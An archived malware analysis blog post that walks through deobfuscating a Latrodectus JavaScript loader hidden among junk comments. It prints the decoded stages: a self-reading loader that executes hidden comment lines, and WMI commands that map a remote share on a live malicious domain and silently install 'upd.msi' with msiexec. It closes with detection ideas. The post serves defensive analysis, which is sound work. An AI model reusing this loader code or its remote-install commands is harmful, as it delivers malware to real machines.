Latrodectus Malware Analysis - Decoding Obfuscated Malware By Removing Junk Comments

By Matthew

Published: 2024-03-25 · Archived: 2026-04-05 19:03:21 UTC

This post will dive into a Latrodectus loader that leverages junk comments and wmi commands to obfuscate functionality and download a remote .msi file.

There are three "stages" to this sample, which can be decoded through a combination of regular expressions and CyberChef.

Obtaining Initial Sample


The initial sample can be found on Malware Bazaar and was initially uploaded by pr0xylife

SHA256: `71fb25cc4c05ce9dd94614ed781d85a50dccf69042521abc6782d48df85e6de9`

Initial Sample Review

The initial sample is a relatively large 845KB, which is large for a script based file.


A script-based sample of this size is typically an indicator that there is going to be some heavy obfuscation or junk to deal with.



As the file is Javascript and text-based, the next step is to open it in a text editor for further review.


A text editor reveals that the script contains a huge number of junk comments, which is further shown by the mini-map on the right-hand side.

The style of the junk comments indicates that they were generated from a wordlist, and were likely added by some form of obfuscator.



By leveraging the highlighting provided by visual-studio code, we can scroll through the file to determine if there is any real functional code.

Every few hundred lines, there is a small piece of functional javascript containing the actual malware functionality.




Cleaning Up the Code and Obtaining Stage 2

At this stage, we have identified the obfuscation (junk comments) and determined that the file contains real code.

To deal with this, we can use a regular expression to remove the junk comments by specifying that we want to remove any line beginning with double forward slashes.

This regular expression specifies that we want double forward slashes followed by anything followed by a newline. We have also added a caret ^ to specify that we only want this at the beginning of a line.



After applying the regular expression, we're left with only 37 lines of code, which is significantly shorter than the original 1890.


```
var scriptExecutor = (function() {
    var engine = new ActiveXObject("Scripting.FileSystemObject"),
        filePath = WScript.ScriptFullName,
        scriptBuffer = "";

    function loadScript() {
        if (!engine.FileExists(filePath)) return;

        var file = engine.OpenTextFile(filePath, 1);
        while (!file.AtEndOfStream) {
            var line = file.ReadLine();
            if (line.slice(0, 4) === "////") scriptBuffer += line.substr(4) + "\n";
        }
        file.Close();
    }
```

However, 37 lines of code is still quite short. This gives the impression that there is something more interesting and tricky to this script.

If we observe the code more closely, we can see that it is opening and reading its own contents and looking for any lines that begin with 4 forward slashes.

This reveals that the "junk" comments were not all junk; some of them contained code that formed the next piece of the malicious script.

If we return to the original script, we can see that the lines containing four forward slashes contain code.



The remainder of this stage is responsible for executing the "comments" in the original script.


```
        if (line.slice(0, 4) === "////") scriptBuffer += line.substr(4) + "\n";
    }
    file.Close();
}

function executeScript() {
    if (scriptBuffer !== "") {
        var execute = new Function(scriptBuffer);
        execute();
    }
}

return {
    run: function() {
        try {
            loadScript();
            executeScript();
        } catch (e) {}
    }
```

Obtaining Stage 3


At this point, we know that an additional piece of malware is stored inside the comments of the original script.

Luckily, we know that the malicious portions begin with four forward slashes. Hence, we can use a regular expression to isolate these lines of code.

To obtain this next stage, we can load the original script (with junk comments) into CyberChef and use a regular expression to extract the lines beginning with four forward slashes.



We can also leverage a capture group and "List capture groups" to display only the malicious code and avoid displaying the forward slashes.



Review of Final Script

The results of the CyberChef operation can be moved into a text editor for final review.

On line 17 of the new script, we can see that the malware attempts to map to a network drive at `sokingscrosshotel[.]com`

```
17  for (driveLetter = 90; driveLetter >= 65 && !connected; driveLetter--) {
18      letter = String.fromCharCode(driveLetter) + ":";
19      if (!isDriveMapped(letter)) {
20          try {
21              network.MapNetworkDrive(letter, "\\\\sokingscrosshotel.com@80\\share\\");
22              connected = true;
23              break;
24          } catch (e) {
25              attempt++;
26          }
27      }
28  }
```

Once the network drive is mapped to a drive letter, the malware connects the drive using the `net use` command.

```
30  if (!connected && attempt > 5) {
31      var command = 'net use ' + letter + ' \\\\sokingscrosshotel.com@80\\share\\ /
        persistent:no';
32      wmi.Get("Win32_Process").Create(command, null, null, null);
33
34      var startTime = new Date();
35      while (new Date() - startTime < 3000) {}
36
37      connected = isDriveMapped(letter);
38  }
39
```

Once the drive is connected, the malware attempts to execute an `upd.msi` files using `msiexec.exe` .


Once the file is executed, the network drive is removed using RemoveNetworkDrive from the WScript.Network object.

```
40  if (connected) {
41      var installCommand = 'msiexec.exe /i \\\\sokingscrosshotel.com@80\\share\\upd.msi /qn';
42      wmi.Get("Win32_Process").Create(installCommand, null, null, null);
43
44      try {
45          network.RemoveNetworkDrive(letter, true, true);
46      } catch (e) {
47
48      }
49  } else {
50      WScript.Echo("Failed.");
51  }
52  ") scriptBuffer += line.substr(4) + "\n";
```

Detection Opportunities

The malware leverages WMI to execute the net.exe and msiexec.exe commands.

This produces a process tree similar to that below. With the appropriate process creation logs, an analyst could search for wmiprvse.exe spawning net.exe with references to suspicious or unknown drive names.



The below command would produce a similar pattern. This could be hunted by looking for wmiprvse.exe spawning msiexec.exe with references to uncommon share names.

```
if (connected) {
    var installCommand = 'msiexec.exe /i \\\\sokingscrosshotel.com@80\\share\\upd.msi /qn';
    wmi.Get("Win32_Process").Create(installCommand, null, null, null);
```

Source: https://www.embeeresearch.io/latrodectus-script-deobfuscation/